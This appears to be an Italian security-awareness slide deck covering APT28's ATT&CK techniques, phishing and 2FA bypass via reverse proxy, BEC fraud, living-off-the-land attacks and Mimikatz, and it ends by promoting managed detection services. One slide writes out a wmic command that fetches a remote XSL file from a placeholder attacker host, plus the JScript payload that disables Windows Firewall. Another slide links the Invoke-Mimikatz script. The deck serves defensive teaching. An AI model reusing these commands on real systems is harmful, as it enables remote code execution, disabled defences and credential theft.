
ID: G0007
Aliases: APT28, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127

TECHNIQUES USED

ID T1086
Name: PowerShell
Use: APT28 downloads and executes PowerShell scripts

ID T1003
Name: Credential Dumping
Use: APT28 regularly deploys both publicly available and custom password retrieval tools on victims […]

MITRE ATT&CK: Gruppo APT28 (technique mapping)



ATT&CK™


Invoke Mimikatz script:
https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1

TECHNIQUES USED

ID T1086
Name: PowerShell
Use: APT28 downloads and executes PowerShell scripts

ID T1003
Name: Credential Dumping
Use: APT28 regularly deploys both publicly available and custom password retrieval tools on victims […]

MITRE ATT&CK: Gruppo APT28 (Model Relationships Example)



ATT&CK™

APT Group: a volte emergono dall'ombra

#phishing

Il primo approccio: phishing/spear phishing (1/2)


- Oltre **un terzo** di tutti gli incidenti di sicurezza iniziano con un'e-mail di phishing o tramite il download di eseguibili dannosi (**Drive-by download**)
- Impiego di **allegati** (eseguibili, PDF, file Microsoft Office, file compressi per celare i contenuti, file *.lnk), oppure collegamento a file esterni
- Sequenze d'infezione sempre più **complesse** (per aggirare i meccanismi di difesa)
- Tecniche di **persuasione** (richiesta di decrittare un file per attivare le macro ecc.)

Fonte: F-Secure Incident Response Report (February 2018)

Il primo approccio: phishing/spear phishing (2/2)


Spear phishing via Service

- Phishing che impiega **social media** (LinkedIn, Facebook ecc.)
- Tramite finti profili si ottiene la fiducia dell'utente (**social engineering**)
- Vengono impiegate le funzionalità di **messaging** per inviare collegamenti o contenuti malevoli
- La tecnica sfrutta l'assenza di meccanismi **anti-phishing**



Phishing: aggirare la two-factor authentication (2FA) in Gmail

1. Visita alla pagina di phishing (link arrivato con un falso **security alert** di Google)
2. Dopo aver effettuato il logon, redirect ad una seconda pagina con la richiesta del **2-Step Verification code** (via SMS)
3. Inserimento del codice ottenuto via SMS, nuova pagina fasulla con la richiesta del **cambio password** (come da procedura di sicurezza Google)
4. Redirect alla **pagina reale di Google**. Le credenziali sono state sottratte dall'attaccante e utilizzate per connettersi a Google




***DOMANDA**: fallimento della 2FA o trionfo del social engineering?*

Fonte: "When Best Practice Isn't Good Enough", Amnesty International (December 2018)

Creare campagne di Phishing: Modlishka


- **Modlishka** è un nuovo tool creato dal ricercatore Piotr Duszynski che, operando come **reverse proxy**, permette di automatizzare gli attacchi phishing aggirando la **2FA**
- Servono un dominio valido, un web server e un certificato TLS.



Fonte: https://github.com/drk1wi/Modlishka

Schemi di truffa via mail: BEC, Spoofing, Man in the Mail

- **Business Email Compromise (BEC):** truffe che fanno uso di **spoofing** (falsi mittenti) oppure di caselle di posta sottratte in vario modo (malware, brute force, credenziali indovinabili ecc.)
- Richieste di trasferimento di denaro d'importo elevato
- **Rapporto FBI** sulla BEC (luglio 2018): truffe per **12.536.948.299** di dollari (dall'ottobre **2013** al maggio **2018**). 5 tipi:
  - *Bogus Invoice Scheme* (**Man in the Mail**)
  - *CEO Fraud*
  - *Account Compromise*
  - *Attorney Impersonation*
  - *Data Theft*




Fonte: FBI, "Business E-mail Compromise The 12 Billion Dollar Scam" (July 2018)

#techniques

Photo by Jacob Sapp on Unsplash

Capacità preventiva e reattiva: due approcci complementari



PRE-COMPROMISE

- *Conoscenza dei rischi, prevenzione dei rischi informatici, hardening, vulnerability management, patch management, backup strategies, access control, network security ecc.*
- *Strumenti di difesa tradizionali: firewall, WAF, IDS/IPS, segmentazione della rete, EPP ecc.*

TTP CATEGORIES

Persistence	Discovery	Exfiltration
Privilege Escalation	Lateral Movement	Command
Defense Evasion	Execution	and Control
Credential Access	Collection	

POST-COMPROMISE

POST-COMPROMISE

- *Monitoring, Detection*
- *Incident Response (lesson learned)*

LOCKHEED MARTIN MITRE

Post-exploitation: evoluzione delle tecniche (1/2)

- Assenza di una **linea temporale** con separazioni nette nell'utilizzo di determinate tecniche
- Tendenza degli ultimi anni: **fileless** malware/attack (motivo: agire indisturbati, aggirare UAC, AV, EPP ecc.)
- **Fileless**: assenza di eseguibili sul file system (**non-PE**)
  - Esecuzione di script/shell code in memoria
  - (*ma anche*) scrittura nel *Windows Registry,* script celati in documenti MS Office *(che non sono certo fileless)*
  - Non nuovi: **Code Red** and **SQL Slammer** erano fileless (primi anni **2000**)

Post-exploitation: evoluzione delle tecniche (2/2)

- **Living Off the Land**: impiego di tool e comandi già presenti nel sistema operativo, oppure dal duplice utilizzo (esempio malware: **Petya**/**NotPetya**)
  - ***PowerShell*** *scripts*
  - *VB scripts, JavaScript*
  - *Windows Management Instrumentation (**WMI**)*
  - ***PsExec*** *(SysInternals), sc, netsh, wmic, certutil, whoami, tasklist, net, systeminfo, reg ecc.*
  - ***Mimikatz*** *(open source, nato nel 2007 come tool di credential recovery), Windows Credentials Editor (**WCE**)*

"Living off the land" è un termine coniato da Christopher Campbell (@obscuresec) e Matt Graeber (@mattifestation) a DerbyCon 3

Mimikatz (credential dumping): uso e abuso

1. **Mimikatz** è eseguibile interattivamente (LM/NT hash utilizzabili per pass-the-hash/brute force, plaintext password e ticket Kerberos ecc.) come **PE**:

2. Utilizzi più sofisticati, **memory injection** (**Invoke Mimikatz**) via Powershell, tentativi di **obfuscation**:




Photo by Philipp Katzenberger on Unsplash

Living Off The Land Binaries (LOLBins): un esempio

1. Abuso di comandi presenti nei sistemi operativi: **wmic** (interfaccia riga di comando per WMI in Microsoft Windows):

```
wmic process get
ProcessId,Description,CommandLine,ExecutablePath,ParentP
rocessId /format:"https://evilsite.org/000/file.xsl"
```

2. Utilizzato per richiamare file **XSL** (style sheet), ad es. **file.xsl**:

```
<ms:script implements-prefix="user" language="JScript">
  <![CDATA[
    var r = new ActiveXObject("WScript.Shell").Run("cmd.exe /k netsh advfirewall set allprofiles state off");
  ]]> </ms:script>
```

3. Risultato (disabilitazione Windows Firewall, se utente **Administrator**):

```
C:\>netsh advfirewall set allprofiles state off
Ok.
```

4. **Non identificato** come attacco dalle soluzioni **EPP**, solo da **xDR**

Photo by Philipp Katzenberger on Unsplash

Nuove frontiere nelle tecniche d'attacco

- **PowerShell** ha furoreggiato per anni nell'arsenale degli **offensive tool** (ed è ancora ampiamente utilizzato)
- Microsoft ha introdotto nuove capacità di logging e l'Anti-Malware Scan Interface (**AMSI**)
- Nuove **frontiere**:
  - Attacchi dove l'**offuscamento** del codice è sempre più spinto
  - Tecniche che non utilizzano PowerShell per eseguire script PowerShell (sic), es. **PowerPick** (2015), **.NET/C#** direttamente (**GhostPack, SafetyKatz**)
  - **SILENTTRINITY**, agente post-exploitation basato su **IronPython** (**Python + .NET**) and **C#**

Approfondimenti: Countercept, "Hunting for SILENTTRINITY" (January 2019), https://bit.ly/2SwaV3I

#mdr

Photo by Joshua Earle on Unsplash

Managed Detection and Response (MDR)

Incident Handling
and forensics services

Managed detection
and response service


Endpoint Activity

- Servizio **gestito** focalizzato sulla **threat detection**
- Servizio che include un monitoraggio **24x7** da parte di **analisti esperti** (SOC)
- Servizio chiavi in mano di **Detection** e **Response**
- Utilizza la **tecnologia** del fornitore
- Componenti installabili presso il cliente
- **Monitoraggio** degli **endpoint** (e server)
- Advanced **Analytics** & **Machine Learning** (cloud)
- **Vantaggi:** team di analisti a disposizione del cliente

